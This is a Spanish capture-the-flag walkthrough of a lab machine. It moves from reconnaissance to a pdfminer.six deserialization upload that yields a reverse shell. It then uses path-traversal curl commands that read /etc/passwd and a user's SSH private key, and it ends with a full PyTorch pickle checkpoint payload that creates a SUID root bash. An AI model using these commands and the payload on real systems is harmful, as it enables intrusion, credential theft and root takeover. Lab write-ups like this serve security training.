
Getting the Flags
Reconocimiento Inicial
Comenzamos escaneando puertos abiertos en la máquina.


Ahora vamos a escanear dichos puertos más a fondo.
Vamos a listar directorios.

No hemos encontrado nada en directorios, así que vamos a meternos en la página web a ver cómo es.

No parece haber nada muy interesante, más allá de que se mencione varias veces el uso de IA. Vamos a listar Virtual Hosts.

Vamos a añadirlo a /etc/hosts. Una vez hecho comprobamos qué hay en la web, primero con una enumeración:


A primera vista parece que vamos a poder subir archivos (por el directorio /uploads). Y luego entrando a la web a ver qué hay.
Profundización
Vamos a investigar qué tipo de archivos podemos subir aquí. Al intentar subir una reverse shell en PHP nos dice lo siguiente:

Vamos a investigar con BurpSuite a ver qué observamos.

En la respuesta podemos observar el header X-Powered-By: pdfminer.six. Vamos a buscar información.
Explotación
CVE-2025-64512 - Deserialización Insegura en pdfminer.six
Con la información que tenemos vamos a ver si podemos realizar la explotación. Para ello tenemos que crear el pickle.gz y el .pdf. Vamos a empezar por el pickle.gz
Encontramos un PoC en GitHub sobre este CVE. Vamos a ejecutarlo:

Ahora nos ponemos en escucha por el puerto que hayamos indicado y subimos los documentos.

Una vez subidos, y con el listener abierto, vamos a ir al directorio /uploads/ para disparar el exploit.


Vamos a estabilizar la shell.
Path Traversal - Lectura Arbitraria de Archivos

Después de enumerar un rato nos damos cuenta de que estamos en un contenedor de Docker:
Además, encontramos un script porscan.sh en /tmp. Si lo ejecutamos:

Aquí podemos observar el puerto que antes aparecía como filtrado. Vamos a ver qué hay en él.

Es la página principal de la web. Probando diferentes peticiones nos damos cuenta de que existe una vulnerabilidad de Path Traversal, que podemos comprobar con una petición como:
curl --path-as-is -s 'http://172.17.0.1:3000/..%2f..%2f..%2f..%2fetc%2fpasswd'
[!IMPORTANT] El parámetro
--path-as-islo utilizamos para quecurlnormalice los...

Ahora que tenemos el nombre de la cuenta de la máquina real, vamos a ver si tiene una clave SSH que podamos leer para iniciar sesión en ella con el comando:
curl --path-as-is -s 'http://172.17.0.1:3000/..%2f..%2f..%2f..%2fhome%2fdeveloper%2f.ssh%2fid_rsa' -o /tmp/developer_id_rsa

Con esta clave iniciamos sesión por SSH.

[!IMPORTANT] El parámetro
IdentitiesOnly=yesevita rechazos por parte del servidor en caso de que nuestro ssh-agent tenga muchas claves privadas (este intenta probar todas y muchos servidores tienen un máximo de 6 intentos).

Escalada de Privilegios
Deserialización Insegura en Checkpoints PyTorch
Comenzamos la escalada de privilegios de la misma forma que siempre, con nuestra checklist.

Parece que hay un script que podemos ejecutar como sudo. Vamos a ver de qué se trata.
#!/usr/bin/env python3
"""
Bedside Clinic - MONAI trainer (v0.1.0-beta)

This software is an internal beta release intended for use by company staff and developers
for testing, experimentation, and development purposes only.

Key points:

- Staff must **exercise caution** and ensure proper backups of any data used with this tool.
- This tool should **not be used for clinical decision-making** or in patient care.
- Further development, testing, and validation are required before any production deployment.

Usage:
    python bedside_trainer.py [--epochs N] [--batch-size N] [--lr LR] [--scanner /dev/usbscanner0]

Notes:
- Root access is required if specifying a hardware scanner.
- RAW_DIR is currently a placeholder for future integration. Preprocessing features will be added in the future to handle more complex files (DICOM, NIfTI, etc.)
- Current data flow is as follows: [staging/] > [processed/] > (DataLoader) > model
- Script is currently fully functional with image files (jpeg, png, etc.). Refer to allowed extensions for supported types.

"""

import os
import sys
import shutil
import argparse
from pathlib import Path
from datetime import datetime
import logging
import warnings
import torch
import torch.nn as nn
import torch.optim as optim
from torch.utils.tensorboard import SummaryWriter
from torch.utils.data import DataLoader

# MONAI imports
warnings.filterwarnings("ignore", category=FutureWarning)
from monai.data import Dataset, CacheDataset
from monai.transforms import (
    Compose, LoadImaged, EnsureChannelFirstd, ScaleIntensityd,
    RandSpatialCropd, ToTensord, EnsureTyped, ResizeWithPadOrCropd
)
from monai.handlers import CheckpointLoader  # <-- Correct import

# --------------------------
# Datastore paths
# --------------------------
DATASTORE_ROOT = Path("/datastore")
CHECKPOINT_DIR = DATASTORE_ROOT / "checkpoints"
LOGS_DIR = DATASTORE_ROOT / "logs"
MODELS_DIR = DATASTORE_ROOT / "models"
PROCESSED_DIR = DATASTORE_ROOT / "processed"
RAW_DIR = DATASTORE_ROOT / "raw"
STAGING_DIR = DATASTORE_ROOT / "staging"

for d in (CHECKPOINT_DIR, LOGS_DIR, MODELS_DIR, PROCESSED_DIR, RAW_DIR, STAGING_DIR):
    d.mkdir(parents=True, exist_ok=True)

# --------------------------
# Logging setup
# --------------------------
log_file = LOGS_DIR / f"training_{datetime.now().strftime('%Y%m%d-%H%M%S')}.log"
logging.basicConfig(
    level=logging.INFO,
    format="%(asctime)s | %(levelname)s | %(message)s",
    handlers=[
        logging.FileHandler(log_file),
        logging.StreamHandler(sys.stdout)
    ]
)
logger = logging.getLogger(__name__)

# --------------------------
# File types
# --------------------------
ALLOWED_EXTS = {
    "jpeg", "jpg", "png", "bmp", "tiff", "tif",
    "gif", "dcm", "ima", "mhd", "raw", "nrrd",
    "nii", "gz", "hdr", "img", "zip", "tar", "tar.gz", "7z",
    "pdf", "txt", "npy"
}

# --------------------------
# Device
# --------------------------
DEVICE = torch.device("cuda" if torch.cuda.is_available() else "cpu")

# --------------------------
# Utility functions
# --------------------------
def find_latest_checkpoint(checkpoint_dir: Path):
    ckpts = sorted(checkpoint_dir.glob("*.pt"), key=os.path.getmtime)
    return ckpts[-1] if ckpts else None

def is_nifti(p: Path):
    return p.suffix in (".nii", ".gz") and (p.name.endswith(".nii") or p.name.endswith(".nii.gz"))

def collect_processed_files(processed_dir: Path, limit=None):
    files = [p for p in processed_dir.glob("**/*") if p.is_file() and p.suffix.lower().lstrip(".") in ALLOWED_EXTS]
    if limit:
        files = files[:limit]
    return [{"image": str(p)} for p in files]

def conservative_promote_from_staging(staging_dir: Path, processed_dir: Path, max_files=100):
    promoted = 0
    for p in sorted(staging_dir.iterdir()):
        if promoted >= max_files:
            break
        if not p.is_file():
            continue
        ext = p.suffix.lower().lstrip(".")
        if ext in ALLOWED_EXTS:
            dest = processed_dir / p.name
            try:
                shutil.move(str(p), str(dest))
                promoted += 1
            except Exception as e:
                logger.warning(f"Failed to promote {p}: {e}")
    return promoted

def prepare_dataloader_from_processed(processed_dir: Path, batch_size: int):
    data = collect_processed_files(processed_dir)
    if not data:
        return None, 0

    contains_nifti = any(is_nifti(Path(d["image"])) for d in data)

    if contains_nifti:
        transforms = Compose([
            LoadImaged(keys=["image"]),
            EnsureChannelFirstd(keys=["image"]),
            ScaleIntensityd(keys=["image"]),
            RandSpatialCropd(keys=["image"], roi_size=(64,64,64), random_size=False),
            EnsureTyped(keys=["image"])
        ])
        dataset = CacheDataset(data=data, transform=transforms, cache_rate=1.0, num_workers=1)
    else:
        transforms = Compose([
            LoadImaged(keys=["image"]),
            EnsureChannelFirstd(keys=["image"]),
            ScaleIntensityd(keys=["image"]),
            ResizeWithPadOrCropd(keys=["image"], spatial_size=(64,64)),
            ToTensord(keys=["image"]),
            EnsureTyped(keys=["image"])
        ])
        dataset = Dataset(data=data, transform=transforms)

    dataloader = DataLoader(dataset, batch_size=batch_size, shuffle=True, num_workers=1)
    return dataloader, len(data)

def build_model(dataloader=None, hidden_dim=128):
    if dataloader is None:
        raise ValueError("Dataloader must be provided to infer input size.")
    sample_batch = next(iter(dataloader))["image"].to(torch.device("cpu"))
    n_features = sample_batch.numel() // sample_batch.shape[0]
    logger.info(f"Auto-detected input features: {n_features}")
    model = nn.Sequential(
        nn.Flatten(),
        nn.Linear(n_features, hidden_dim),
        nn.ReLU(),
        nn.Linear(hidden_dim, 1)
    )
    return model

# --------------------------
# Main
# --------------------------
def main():
    parser = argparse.ArgumentParser(description="MONAI trainer with datastore integration")
    parser.add_argument("--epochs", "-e", type=int, default=50, help="Number of training epochs")
    parser.add_argument("--batch-size", "-b", type=int, default=4, help="Batch size")
    parser.add_argument("--lr", type=float, default=1e-3, help="Learning rate")
    parser.add_argument("--scanner", type=str, default=None, help="Hardware scanner device (requires root)")
    args = parser.parse_args()

    if args.scanner and os.geteuid() != 0:
        logger.error("Root access required to use a hardware scanner. Exiting.")
        sys.exit(1)

    NUM_EPOCHS = args.epochs
    BATCH_SIZE = args.batch_size
    LEARNING_RATE = args.lr
    SAVE_INTERVAL = 5

    logger.info(f"Device: {DEVICE}")

    dataloader, n_data = prepare_dataloader_from_processed(PROCESSED_DIR, BATCH_SIZE)
    if n_data == 0:
        promoted = conservative_promote_from_staging(STAGING_DIR, PROCESSED_DIR, max_files=200)
        if promoted:
            logger.info(f"Promoted {promoted} files from staging -> processed")
            dataloader, n_data = prepare_dataloader_from_processed(PROCESSED_DIR, BATCH_SIZE)
        else:
            logger.warning("No data available to train. Exiting.")
            return

    logger.info(f"Using {n_data} samples for training.")

    model = build_model(dataloader).to(DEVICE)
    optimizer = optim.Adam(model.parameters(), lr=LEARNING_RATE)
    loss_fn = nn.MSELoss()

    # --------------------------
    # Checkpoint loading (MONAI-compatible callable form)
    # --------------------------
    latest_ckpt = find_latest_checkpoint(CHECKPOINT_DIR)
    start_epoch = 0
    if latest_ckpt:
        logger.info(f"Found checkpoint {latest_ckpt}, loading with CheckpointLoader (callable mode)...")
        loader = CheckpointLoader(
            load_path=str(latest_ckpt),
            load_dict={"model": model, "optimizer": optimizer},
            map_location=DEVICE
        )

        # Minimal mock engine for MONAI handler compatibility
        class MockEngine:
            def __init__(self):
                self.state = type("State", (), {})()
                self.state.max_epochs = None
                self.state.epoch = 0

        engine = MockEngine()
        loader(engine)  # invoke the handler directly

        # Retrieve saved epoch if available
        if hasattr(engine.state, "epoch") and engine.state.epoch:
            start_epoch = engine.state.epoch
        elif hasattr(loader, "loaded_objects") and "epoch" in loader.loaded_objects:
            start_epoch = loader.loaded_objects["epoch"]

        logger.info(f"Resuming from epoch {start_epoch}")

    writer = SummaryWriter(log_dir=str(LOGS_DIR / datetime.now().strftime("%Y%m%d-%H%M%S")))

    # Training loop
    for epoch in range(start_epoch, NUM_EPOCHS):
        model.train()
        epoch_loss = 0.0
        for batch in dataloader:
            imgs = batch["image"].to(DEVICE)
            target = torch.zeros((imgs.shape[0], 1), device=DEVICE)

            optimizer.zero_grad()
            out = model(imgs)
            loss = loss_fn(out, target)
            loss.backward()
            optimizer.step()
            epoch_loss += float(loss.item())

        avg_loss = epoch_loss / max(1, len(dataloader))
        logger.info(f"[EPOCH {epoch+1}/{NUM_EPOCHS}] avg_loss: {avg_loss:.6f}")

        if (epoch + 1) % SAVE_INTERVAL == 0 or (epoch + 1) == NUM_EPOCHS:
            ckpt_payload = {
                "epoch": epoch + 1,
                "model": model.state_dict(),
                "optimizer": optimizer.state_dict()
            }
            ckpt_name = CHECKPOINT_DIR / f"checkpoint_epoch_{epoch+1}.pt"
            torch.save(ckpt_payload, ckpt_name)
            logger.info(f"Saved checkpoint: {ckpt_name}")

    # Save final model
    final_model_file = MODELS_DIR / f"final_model_{datetime.now().strftime('%Y%m%d-%H%M%S')}.pt"
    torch.save({"model": model.state_dict()}, final_model_file)
    logger.info(f"Saved final model: {final_model_file}")
    logger.info("Training completed.")
    writer.close()

if __name__ == "__main__":
    main()
El error principal aquí está en que el script busca el checkpoint .pt más reciente en /datastore/chekpoints y lo carga como root mediante CheckpointLoader. Este directorio es escribible por nosotros desde la shell de datawrangler, por lo que podemos introducir en checkpoint malicioso.
Para ello vamos a crearlo como developer:
cat > /home/developer/make_checkpoint.py <<'PY'
import os
import torch

class Exploit:
    def __reduce__(self):
        command = (
            "rm -f /home/developer/rootbash2; "
            "cp /bin/bash /home/developer/rootbash2; "
            "chown root:root /home/developer/rootbash2; "
            "chmod 4755 /home/developer/rootbash2"
        )
        return os.system, (command,)

payload = {
    "epoch": 999,
    "model": Exploit(),
    "optimizer": {},
}

torch.save(payload, "/home/developer/malicious_checkpoint.pt")
print("Created /home/developer/malicious_checkpoint.pt")
PY

/usr/bin/python3 /home/developer/make_checkpoint.py
ls -lh /home/developer/malicious_checkpoint.pt
Este script:
- Elimina cualquier copia anterior.
- Copia
/bin/basha/home/developer/rootbash2. - Le deja propiedad de
root. - Le asigna SUID.
